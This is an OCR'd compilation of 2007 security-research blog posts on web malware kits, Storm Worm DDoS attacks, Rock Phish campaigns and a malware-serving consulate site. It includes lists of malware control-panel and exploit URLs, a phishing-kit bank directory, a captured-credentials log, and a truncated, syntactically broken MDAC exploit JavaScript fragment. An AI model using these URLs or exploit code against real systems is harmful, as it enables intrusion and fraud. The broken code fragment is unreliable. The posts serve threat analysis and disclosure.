7. http://news.zdnet.com/2100-1009_22-6197020.html

8. http://www.wired.com/politics/law/news/2007/07/fbi_spyware


9. http://blog.wired.com/defense/2007/07/fbi-spyware-rev.html

10. http://www.theregister.co.uk/2007/09/03/german_trojan_plan/

11. http://arstechnica.com/news.ars/post/20070903-germany-to-join-us-in-using-policeware-for-espionage-investigations.html

12. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

13. http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html



Popular Web Malware Exploitation Techniques (2007-09-10 14:30)

Who needs zero day vulnerabilities to achieve a widescale malware infection these days? Obviously the lack of this

popular in the past prerequisite for a successful client side vulnerability exploitation, is no longer needed, but how come? Rather simple and that’s the disturbing part - malicious parties stopped falling victims into the common

perception that the end user is so fully patched, that zero day vulnerabilities are needed to break thought his thought to be complex use of security measures, instead, whether an event-study or plain simple common sense on their

part, they’ve realized that an unpatched and obfuscated vulnerability is just as dangerous as a zero day, and the

results have been evident ever since.

Going through [1]the screenshots of the [2]infected population of a certain [3]malware kit, you [4]can clearly

see the diversity of the outdated vulnerabilities used. Multi-browser vulnerabilities [5]IFRAME-ed all-in-one to achive the highest possible efficiency rate as there’s a slight chance a visitor will return to a site they’ve managed to embedd the malware at, twice. The success of the these kits therefore has nothing to do with malicious innovations, but

rather [6]a successful tactical warfare against reactive security response. If perimeter defense cannot be breached,

it will get either ignored or bypassed, precisely why client side vulnerabilities are back in the game with full speed.

Evidence showcasing this KISS (Keep it Simple Stupid) principle :

- IcePack, MPack, WebAttacker, the Nuclear Malware Kit, and pretty much every popular malware kit is taking

advantage of outdated vulnerabilities, whether obfuscated or not depends on the pack’s version and the malicious

party’s understanding of the concept

- [7]The Massive Embedded Web Attack in Italy was using MPack’s outdated arsenal of obfuscated vulnerabilities and despite that it achieved its objectives and infected thousands of hosts

- The recent [8]Bank of India breach was using a modified version of the popular malware kits mentioned

above, in between syndicating the hack with another campaign using a multi-IFRAME-ing techniques, again taking advantage of outdated vulnerabilities

470

- [9]Storm Worm’s success is [10]mostly due to the fact that the end user is still living in the "malicious attachment" world, and so outdated vulnerabilities are again successfully used again her

Exploit Prevention Labs’s recent stats on [11]common vulnerabilities used as an infection vector can come

very handy in terms of demonstrating the mass use of these malware kits. The bottom line is that their modularity

combined with features and add-ons for them available either though a purchase or on demand, is an emerging

trend by itself, one whether you cannot tell is it a script kiddie or sophisticated malicious party you’re dealing with.

And even if it’s the second, [12]the KISS principle has its own ugly applicability in the malware world.

1. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

2. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

3. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

4. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

5. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

6. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

7. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

8. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html


9. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

10. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

11. http://www.explabs.com/ss/threatCenter_prevalence.asp

12. http://en.wikipedia.org/wiki/KISS_principle

471



Authorization Required

Enter username and password for ZUnker 1.4.5b at [redacted]:80:

Username:

Password:

Google Hacking for MPacks, Zunkers and WebAttackers (2007-09-10 15:49)

If wannabe botnet masters really wanted to hide their activities online, they would have blocked Google’s crawlers

from indexing their default malware kit installations, and changed the default installation settings to random directory and filename, wouldn’t they? Apparently, a default deny:all rule for anyone but the botnet masters doesn’t exist as

a principle among botnet amateurs, which leaves us with lots of malware campaigns to assess and shut down.

The following are IPs and domain names currently or historically used to host [1]MPack, [2]WebAttacker and

[3]Zunker control panels, as well as live exploit URLs within the packs. Some are down, others are still accessible, the rest are publicly cached. If index.php doesn’t exist, admin.php or zu.php act as the default admin panel.

MPack Malware Campaigns :

wmigra.org/mpack/index.php

64.62.137.149/ edit/

81.95.145.240/logo/

81.95.150.42/MPack091cbt/index.php

brbody.info/mpack/index.php

innaidina.info/mpack/index.php

rallyesimages.ch/liens/test/

sol.h18.ru/mpack/index.php

81.95.145.240/logo/

icqmir.iplot.ru/mpack/index.php

cordon.ru/mp/

havephun.org/mpack/index.php

xbr.ru/images/old/mpack/index.php

evil-x.org/spk2/

tyt-menia.net/mpack/index.php

rufat.info/mpack/index.php

iwiw-hosting.com/upload/

stepbystepbg.org/img/

mydulichusa.com/mpack/index.php

csextra.wz.cz/weapons/mpack/index.php

d34thnation.com/mpack/index.php

mp3fans.org/mpack084/

innaidina.info/mpack/

WebAttacker’s Hosts :

secondsite2.com/cgi-bin/ie0604.cgi

472

lsdman.info/cgi-bin/ie0604.cgi?bug=MS05-001 &SP1

telecarrier.es/cgi-bin/ie0604.cgi

stmare.info/cgi-bin/ie0604.cgi

redcrossonline.cn/cgi-bin/ie0604.cgi

Zunker’s C &C :

66.148.74.7/zu/

bundeswehrzentrale.org

skilltests.org/zu/zc.php

zup.secondsite1.com/zu/index.php

stat1.realstatscollect.com/zu/

webcounterstat.info/zu/

I also find it very interesting to see [4]VeriSign publicly admitting of hacking into the hosts behind the malware kits – the Russian Business Network in this case – to assess the damages done in the form of number of infected PCs and with what exactly :

" *When VeriSign managed to hack into the RBN computer running the scam, it found accumulated data representing 30,000 such infections. “Every major trojan in the last year links to RBN” says a VeriSign sleuth.* "

Unethical penetration testing of malicious hosts to assess the damages by the malware campaign in question wouldn’t result in the malware authors striking back with legal complaints, instead, they’ll forward some DDoS bandwidth back at the investigating IPs, a consequence I’m sure researchers reading here have experienced before.

On the other hand, the RBN themselves are getting more malicious with every new campaign, just consider for instance that Russian Business Network’s IPs were behind the [5]Massive Embedded Web Attack in Italy that took place in June, 2007, and the most recent [6]Bank of India breach as well.

1. http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf


2. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

3. http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/05/08/Zunker.aspx

4. http://www.economist.com/daily/columns/europeview/displaystory.cfm?story_id=9723768

5. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

6. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html


The Joy of Tech
by Nitrozac & Snaggy
I'm so proud of Jimmy. Apparently he's one of the world's best at a new computer game.
Oh really! Which game?
Something called "DDOS Attack"
HACKER MOM
© 2000 Geek Culture™
joyoftech.com

Storm Worm’s DDoS Attitude (2007-09-11 16:10)

Stage one - infect as many end users with high speed Internet access as possible through [1]the use of client side vulnerabilities. Stage two - ensure the longest possible lifecycle for the malware campaign by having the newly released binaries hosted at the infected PCs themselves. Stage three - take advantage of [2]fast-flux networks to make it harder to shut down the entire botnet. And stage four - [3]strike back at any security researcher or vendor playing around with Storm Worm’s fast-flux network or somehow messing up with the [4]malicious economies of scale on a worldwide basis. On Friday I received an email from Susan Williams at [5]aa419.org, and as it looks like several [6]other anti-fraud sites are getting DDoS-ed too :

" *On September 2 2007, online scammers began an automated DDoS attack against aa419.org, with the goal*

of shutting down the anti-fraud site. For some time, aa419 was able to filter the worldwide botnet’s attacks by

monitoring connections and only allowing legitimate visitors to access thesite. However, by September 5 the hoster was being overwhelmed with nearly 400 GB of incoming requests every hour. Rather than let their infrastructure

melt under the onslaught, the server is currently offline. This massive distributed denial of service (DDoS) attack was inspired by aa419.org’s mission to blacklist and shut down scam web sites. Since 2004, the all-volunteer organization has recorded more than 18,000 such sites. In addition to publicly warning potential victims of fraud, they work with hosters and registrars to take scam web sites offline quickly, with a success rate of over 97 % shut down. Susan

Williams, press officer for aa419.org, said, "On the whole, we’re positive about this. Not that we enjoy being offline; quite the opposite. But being attacked with a botnet of this magnitude tells us that we are doing serious damage to the organized crime networks that run these scams." Internet crime is increasing at record rates, and aa419.org is at the forefront of the fight against it. "We will continue our work regardless of how many criminals are annoyed by it,"

Williams said. "

Castlecops [7]comments on the DDoS taking place at the site too :

" *This newest ddos round started about a week ago and knocked us offline for a couple hours while we figured out what was going on. And we’re still under attack, so if the site is a bit slower, you know why. Odd month really, lots of sites, lots of sites, are under ddos. We’ve got over 10k bots attacking us with more being added daily.* "

As a friend recently pointed out - you ain’t making a difference until you start getting DDoS-ed.

Cartoon courtesy of [8]Joyoftech.com, here’re [9]more courtesy of myself.

Related posts:

[10]The War against botnets and DDoS attacks

[11]Emerging DDoS Attack Trends

[12]DDoS On Demand vs DDoS Extortion

1. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

2. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

3. http://www.disog.org/2007/09/opps-guess-i-pissed-off-storm.html

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://aa419.org/

6. http://it.slashdot.org/article.pl?sid=07/09/08/1251238

7. http://www.castlecops.com/a6822-Not_unexpected_but_were_still_under_attack.html


8. http://www.joyoftech.com/

9. http://ddanchev.stripgenerator.com/

10. http://ddanchev.blogspot.com/2006/02/war-against-botnets-and-ddos-attacks.html

11. http://ddanchev.blogspot.com/2007/02/emerging-ddos-attack-trends.html

12. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html



Name	Last modified
Barclays/	21-Oct-2005 11:21
CaixaPenedes/	01-Mar-2006 19:09
_cnnl/	01-Mar-2006 15:17
alliance-leicester/	03-Mar-2006 11:05
bankofcyprus/	08-Nov-2005 06:32
bankofscotland/	03-Mar-2006 11:09
banorte/	03-Mar-2006 00:52
bybank/	28-Oct-2005 06:44
cahoot/	31-May-2005 12:50
cc-bank/	09-Mar-2006 20:50
commbank/	09-Feb-2006 04:52
credem/	27-Oct-2005 12:18
creval/	28-Oct-2005 09:08
data.txt	03-Mar-2006 11:08
fakes/	03-Mar-2006 11:09
fineco/	17-Jul-2005 11:14
gruppocarige/	29-Oct-2005 09:44
halifax/	03-Mar-2006 11:10
hsbc_uk/	12-Jan-2006 14:10
lloyds/	03-Nov-2005 11:03
nationwide/	03-Mar-2006 11:10
nwolb/	23-Oct-2005 06:59
postbank/	09-Mar-2006 21:44
rasbank/	27-Oct-2005 11:59
rbsdigital/	03-Mar-2006 11:10
santander/	26-Feb-2006 02:10
scotiabank/	26-Feb-2006 00:12
unicredit/	15-Sep-2005 13:27
woolwich/	17-Oct-2005 11:17

```
Codi de client i nom d'usuari: 4132
Clau d'entrada: 4132
Security: 1432
-----------------------------------
Codi de client i nom d'usuari: test
Clau d'entrada: test
Security: test
-----------------------------------
Codi de client i nom d'usuari: pepito
Clau d'entrada: pepito
Security: pepito
-----------------------------------
Codi de client i nom d'usuari: sd2345
Clau d'entrada: 122455
Security: 13345
-----------------------------------
Codi de client i nom d'usuari: jejeje... nadie pica!
Clau d'entrada: ddddddddddd
Securitv: ddddddddddd
-----------------------------------
Codi de client i nom d'usuari: test
Clau d'entrada: test
Security: test
-----------------------------------
Codi de client i nom d'usuari: pepito
Clau d'entrada: pepito
Security: pepito
-----------------------------------
Codi de client i nom d'usuari: sd2345
Clau d'entrada: 122455
Security: 13345
-----------------------------------
Codi de client i nom d'usuari: jejeje... nadie pica!
Clau d'entrada: ddddddddddd
Security: ddddddddddd
```

209 Host Locked (2007-09-12 13:37)

Ever came across this fake error message? A "209 Host Locked" message on a fraudulent domain is the default

indication that you’re on a Rock Phish domain, that is a single domain hosting multiple phishing campaigns aimed at

different financial institutions. And as more Royal Bank of Scotland phishing emails are cirtulating in the wild, these very same emails pointed me to a Chinese Rock Phish campaign which was shut down as of yesterday. What is different in this campaign, compared to [1]the previous one? The phishers put more efforts into ensuring the phishing email

gets through spam filters by using spacing, adding _ in front of random words, as well as the usual garbage content at the end of the email. All the URLs within the campaign are already in the [2]Phishtank, [3]DSLreports.com's wisdom

of the [4]anti-phishers crowd continues exposing Rock Phish domains on a daily basis, an effort worth keeping track of.

The Rock Phish Kit is the logical evolution from [5]DIY phishing kits like the one I've [6]already blogged about,

however, both concepts are not mutually exclusive but apparently tend to work together. The DIY phishing kits on

their part are largely used in the planning stage of the phishing campaign, that is, fake sites get generated and the

data obtained forwarded to a single place, which is where Rock Phish starts getting used, namely, in the execution

stage, where all the phishing pages generated get hosted on a single domain. Phishing efficiency vs [7]Rock Phish's weakness due to centralization of numerous campaigns on a single domain - it's the phishers' trade-off. Within [8]the

phishing ecosystem, there's are numerous approaches phishers tend to use to achieve maximum efficiency, ones I've already discussed in a previous post. The most prolific problem to me remains phishing 1.0's "push" model that is still remarkably successful compared to the [9]more advanced man in the middle phishing attacks and [10]pharming.

From my perspective, if a financial institution really wants to protect its customers from phishing scams, it would

first segment the threat, evaluate its customer's perception of it and current level of awareness, and then start an

educational campaign aiming to not teach them how to recognize whether a site is a phish or not, but how to report

and ignore the "push" models emails that arrive in their mailboxes. From another rather pragmatic perspective, phishers don't just load images for their phish emails from the company's website, but also the majority of phishing

emails redirect to the real web site after the data was submitted - an early warning system by itself.

1. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

2. http://www.phishtank.com/

3. http://www.dslreports.com/forum/r18762644-Rock-phish-information-continued~start=20

4. http://www.dslreports.com/forum/r18762644-Rock-phish-information-continued~start=40

5. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

6. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits_29.html


7. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

8. http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html

9. http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html

10. http://ddanchev.blogspot.com/2007/08/diy-pharming-tools.html

477



```
function makePayLoad()
{
var mdacPay = new Array(
String.fromCharCode(123,66,68,57,54,67,53,53,54,45,54,53,65,51,45,49,49,68,48,45,57,56,51,65,45,48,48,67,48,52,70,67,50,57,69,51,48,125),
String.fromCharCode(123,66,68,57,54,67,53,53,54,45,54,53,65,51,45,49,49,68,48,45,57,56,51,65,45,48,48,67,48,52,70,67,50,57,69,51,54,125),
String.fromCharCode(123,65,66,57,66,67,69,68,68,45,69,67,55,69,45,52,55,69,49,45,57,51,50,50,45,68,52,65,50,49,48,54,49,55,49,49,54,125),
String.fromCharCode(123,48,48,48,54,70,48,51,51,45,48,48,48,48,45,48,48,48,48,45,67,48,48,48,45,48,48,48,48,48,48,48,48,48,48,52,54,125),
String.fromCharCode(123,48,48,48,54,70,48,51,65,45,48,48,48,48,45,48,48,48,48,45,67,48,48,48,45,48,48,48,48,48,48,48,48,48,48,52,54,125),
String.fromCharCode(123,54,101,51,50,48,55,48,97,45,55,54,54,100,45,52,101,101,54,45,56,55,57,99,45,100,99,49,102,97,57,49,100,50,102,99
String.fromCharCode(123,54,52,49,52,53,49,50,66,45,66,57,55,56,45,52,53,49,68,45,65,48,68,56,45,70,67,70,68,70,51,51,69,56,51,51,67,125),
String.fromCharCode(123,55,70,53,66,55,70,54,51,45,70,48,54,70,45,52,51,51,49,45,56,65,50,54,45,51,51,57,69,48,51,67,48,65,69,51,68,125),
String.fromCharCode(123,48,54,55,50,51,69,48,57,45,70,52,67,50,45,52,51,99,56,45,56,51,53,56,45,48,57,70,67,68,49,68,66,48,55,54,54,125),
String.fromCharCode(123,54,51,57,70,55,53,50,53,70,45,49,66,50,68,45,52,56,51,49,45,65,57,70,68,45,56,55,52,56,52,55,54,56,50,48,49,48,125),
String.fromCharCode(123,66,65,48,49,56,53,57,57,45,49,68,66,51,45,52,52,102,57,45,56,51,66,52,45,52,54,49,52,53,52,67,56,52,66,70,56,125)
String.fromCharCode(123,68,48,67,48,55,68,53,54,45,55,67,54,57,45,52,51,70,49,45,66,52,65,48,45,50,53,70,53,65,49,49,70,65,66,49,57,125),
String.fromCharCode(123,69,56,67,67,67,68,68,70,45,67,65,50,56,45,52,57,54,98,45,66,48,53,48,45,54,67,48,55,67,57,54,50,52,55,54,66,125),
String.fromCharCode(123,66,68,57,54,67,53,53,54,45,54,53,65,51,45,49,49,68,48,45,57,56,51,65,45,48,48,67,48,52,70,67,50,57,69,51,48,125),
return mdacPay;
```

U.S Consulate St. Petersburg Serving Malware (2007-09-14 17:08)

If that’s not a pattern and good timing, it’s a malicious anomaly. On the 31 of August, 2007, [1]Bank of India was

serving malware courtesy of the Russian Business Network. [2]This week, evidence that the [3]U.S Consulate in St.

Petersburg, Russia was [4]serving malware to [5]its visitors proved [6]to be true. The web site is now clean, but

assessing the IFRAME-ed URLs used in the attack is possible as they’re still reachable. It’s still unknown for long the IFRAMEs remain embedded at the Consulate’s web site, as well as when were they cleaned, but **the attack was**

still active on the 2nd of September, 2007, just two days after Bank of India’s malware attack. It’s also worth mentioning that compared [7]to the most recent [8]malware embedded attacks which had the IFRAMEs directly

embedded within, in this one the IFRAME itself is obfuscated but the live exploit URL isn’t.

Tipped by a third-party, Sophos managed to locate the exact URL by deobfuscating the rather simple URL obfuscation,

and [9]Fraser Howard posted some interesting details at their blog :

" *The purpose of the attacks is to infect victims with Trojans from the two attack sites. As discussed in a*

recent paper, the increased use of automation to continually re-encrypt/pack/obfuscate the Trojans highlights the need for good generic detection technology. A system to continuously *monitor these files in order to maintain detection is essential. So, to answer the question of whether the U.S. Consulate General site was specifically targeted in this attack*

- my answer is no, probably not. The prevalence of other much smaller sites compromised in exactly the same way

(in just seven days worth of data) suggests that the hackers just happened to have caught a big fish as they trawled for vulnerable servers. It just goes to show that security is important on all machines hosting both small and large websites. "

478

We could greatly expand those as a matter of fact. The IFRAME used leads us to **verymonkey.com/goof/index.php** (209.123.181.185) and **verymonkey.com/test/index.php** which is exploiting a modified MDAC, and aims to execute

the following binary Virus.Win32.Zapchast.DA :

Detection rate : Result: 6/32 (18.75 %)

AntiVir 2007.09.14 DR/Delphi.Gen

AVG 2007.09.14 Obfustat.NPJ

eSafe 2007.09.13 Suspicious Trojan/Worm

Ikarus 2007.09.14 Virus.Win32.Zapchast.DA

VirusBuster 2007.09.13 Trojan.Agent.JVF

Webwasher-Gateway 2007.09.14 Trojan.Delphi.Gen

File size: 28672 bytes

MD5: a25ad0045d195016690b299bfb8b75d1

SHA1: ab219c50b0adc84f702c696797e81411b6eab596

Is this obfuscated IFRAME-ing a fad or a trend? I think it’s a trend since IFRAME-ing to a secondary domain taking

advantage of [10]popular web malware exploitation techniques is already rated as suspicious by security vendors, and

Google themselves warning you that "this site may harm your computer", and so they ought to win time. Moreover, such obfuscations are making it harder to assess how many sites and which ones exactly were victims of the attack

in an OSINT manner. It gets even more interesting, the IP hosting verymonkey.com was [11]historically used to host

banksoffscotland.co.uk scam web site in March this year. In case you wonder, it’s not the RBN that’s behind this

[12]malware embedded attack, but let’s say it’s a subsidiary of the RBN.

1. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

2. http://government.zdnet.com/?p=3402

3. http://weblog.infoworld.com/zeroday/archives/2007/09/russian_hackers.html

4. http://www.theregister.co.uk/2007/09/13/us_consulate_trojan/

5. http://www.scmagazineus.com/US-Consulate-in-St-Petersburg-hacked/article/35644/

6. http://www.govtech.com/gt/143431?topic=117671

7. http://ddanchev.blogspot.com/2007/08/massive-online-games-malware-attack.html


8. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

9. http://www.sophos.com/security/blog/2007/09/580.html

10. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

11. http://edinburghnews.scotsman.com/index.cfm?id=402192007

